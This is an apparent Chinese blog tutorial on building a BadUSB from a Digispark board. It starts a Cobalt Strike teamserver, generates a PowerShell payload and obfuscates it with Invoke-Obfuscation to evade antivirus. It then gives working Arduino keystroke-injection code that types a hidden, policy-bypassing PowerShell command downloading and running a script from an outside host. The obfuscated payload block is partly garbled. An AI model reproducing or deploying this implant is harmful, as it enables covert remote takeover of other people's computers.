

手把手带你制作一个 X 谁谁上线的 BadUSB!

0X00、工具准备

digispark 开发板。

起初我买了下图的 badusb，奈何自己运气太差，写入 5-6 次就 gg 了。硬件插上没任何反应了。

宝贝

评价

详情

推荐



1/4


¥26.5

MCU-32 虚拟键盘 Badusb Leonardo USB
ATMEGA32U4

分享

于是便搜索到另一款。

淘宝链接: <https://m.tb.cn/h.VK7vwjy?sm=d85844>




0X01、安装 Arduino IDE 环境

1、安装 arduino 的 IDE。

下载地址: <https://www.arduino.cc/en/Main/Software>

新版下载: <https://downloads.arduino.cc/arduino-1.8.3-windows.zip>




2、下载驱动

链接: https://pan.baidu.com/s/1FRLZr9_Rf4u-NMKV8WvNJA 提取码: bmey


3、驱动安装

如果是 64 位操作系统请选择 DPinst64.exe, 否则请选择 DPinst.exe.




4、配置环境


点击文件 -- 首选项



附加开发板管理器网址: http://digistump.com/package_digistump_index.json




点击工具 -- 开发板管理器



等待下载完成，下载可能需要挂国外代理。






找到这个进行安装



安装完成后开发板选择这个





0X02、使用 CobaltStrike 生成木马


1、启动 CS

服务器：

通过 screen 启动 cs 服务端

screen

./teamserver 129.204.113.202 admin888



ctrl + a+d 将当前程序放到后台。

客户端启动

```
java -Dfile.encoding=UTF-8 -javaagent:CobaltStrikeCN.jar -XX:ParallelGCThreads=4 -XX:+AggressiveHeap  
-XX:+UseParallelGC -jar cobaltstrike.jar
```

客户端连接



2、生成木马




配置监听器：

Create a listener.

名字

Payload:

Payload Options

HTTP Hosts:   


HTTP Host (Stager):


Profile:

HTTP Port (C2):



HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy: 

 Secquan圈子社区

使用 CS 生成 powershell 的脚本。





保存到桌面

3、编码混淆

PowerShell 的免杀可以用 Invoke-Obfuscation, Invoke-Obfuscation 主要是对 ps1 脚本进行免杀, 需要现有一个 ps 的 payload。

进入 Invoke-Obfuscation 目录后, 在 PowerShell 中执行命令

```
Import-Module .\Invoke-Obfuscation.psd1  
Invoke-Obfuscation
```

github:<https://github.com/danielbohannon/Invoke-Obfuscation>

然后执行命令, 指定待处理的 Ps1 文件

```
set scriptpath c:\xxx\payload.ps1
```

或者指定待处理的 ps 代码

```
set scriptblock 'echo xss'
```


```
Invoke-Obfuscation> set scriptpath C:\Users\qianxiao996\Desktop\payload.ps1

Successfully set ScriptPath:
C:\Users\qianxiao996\Desktop\payload.ps1

Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>
```



圈子

Secquan圈子社区

输入 encoding 并选择编码方式，比如 2

```
Invoke-Obfuscation> encoding


Choose one of the below Encoding options to APPLY to current payload:

[*] ENCODING\1  Encode entire command as ASCII
[*] ENCODING\2  Encode entire command as Hex
[*] ENCODING\3  Encode entire command as Octal
[*] ENCODING\4  Encode entire command as Binary
[*] ENCODING\5  Encrypt entire command as SecureString (AES)
[*] ENCODING\6  Encode entire command as XOR
[*] ENCODING\7  Encode entire command as Special Characters
[*] ENCODING\8  Encode entire command as Whitespace

Invoke-Obfuscation\Encoding> 2

Executed:
CLI: Encoding\2
FULL: Out-EncodedHexCommand -ScriptBlock $ScriptBlock -PassThru

Result:
```



圈子


```

[string]::Join(", ('53t65U74Z2dZ53-74)72t69)63Z74U4dt6f(64)65-20Z2dZ56U65U72)73<69)6f(6
0)3d-20Z24(76U61(72t5f)75-6e<73(61-66)65(5fU6eU61-74%69U76t65U5f)6dZ65%74t68-6f-64;
c(2c-20(40(28U24(76U61Z72-5f-6dt6f)64(75%6c(65U29-29(29U29t2c)20U24-76(61<72)5ft70(7;
65-6c(65Z67(61U74%65(27t29Z29t2c%20(5b)53(79)73U74)65-6d(2e)52)65Z66)6ct65t63<74Z69
5f-70%61U72U61Z6dZ65-74Z65)72%73-29U2eZ53%65(74Z49(6d%70(6c(65<6d-65-6e(74-61%
45U4c(4c-4aZ52t70-42%52)4c%63)45-75%4f-50Z48)30-4a-66(49<51<38Z44<34-75U77(75-49;
9t45t74Z7a)32%45Z74Z78U30U53%53(52(79-64)58%4e)4ct6c-48Z54)44)4b)4eZ7a)32U6eZ43)4c
(6ft67-56)44Z62<6b<35%32t66(4c)71)34Z2b)69t6bZ39U79)69(2f(43(70)66U52(65(4f%77U50<7
41)4eZ45)52Z4dZ52Z49U7a%45t58U64)56Z73Z3d-27U29%a)a%45%6f-72(20)28(24<78<20(3dL
6b%65<28Z5b<49)6e-74U50U74<72<5d(3aU3aU5a%65(72Z6f)20Z24(5bU7)65U7)65Z6f
65U20<2d)65U71(20%38%29U20%7bta<9)73<74Z61U72U74(2d%6aU6f(62%20(7b%20Z70%€

```


输入命令，导出免杀 ps 文件到指定路径


out C:\xxx\xxx.ps1



运行上线，至此，简单免杀制作完成。

PowerShell.exe -file result.ps1






经测试，编码的并不能绕过 Windows defender 的实时保护。

4、放到远程服务器备用

将脚本上传到 HTTP 服务器备用



0X03、BadUsb 制作

代码如下：

```
#include "DigiKeyboard.h"

#define KEY_ESC 41
```

```
#define KEY_BACKSPACE 42
#define KEY_TAB      43
#define KEY_PRT_SCR  70
#define KEY_DELETE   76
void setup() {
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(0);

  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_R,MOD_GUI_LEFT);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX(New-Object
  Net.WebClient).DownloadString('http://qianxiao996.cn/badusb.ps1');"));
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(750);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {
}
```

功能是下载打开 windwos+r 运行窗口，输入命令执行。

点击上传，在 60s 之内插入你的 badusb。




```
11
1 #include "DigiKeyboard.h"
2 #define KEY_ESC 41
3 #define KEY_BACKSPACE 42
4 #define KEY_TAB 43
5 #define KEY_PRT_SCR 70
6 #define KEY_DELETE 76
7
8 void setup() {
9
10 DigiKeyboard.delay(5000);
11 DigiKeyboard.sendKeyStroke(0);
12 DigiKeyboard.delay(3000);
13 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
14 DigiKeyboard.delay(1000);
15 DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX"));
16 DigiKeyboard.delay(500);
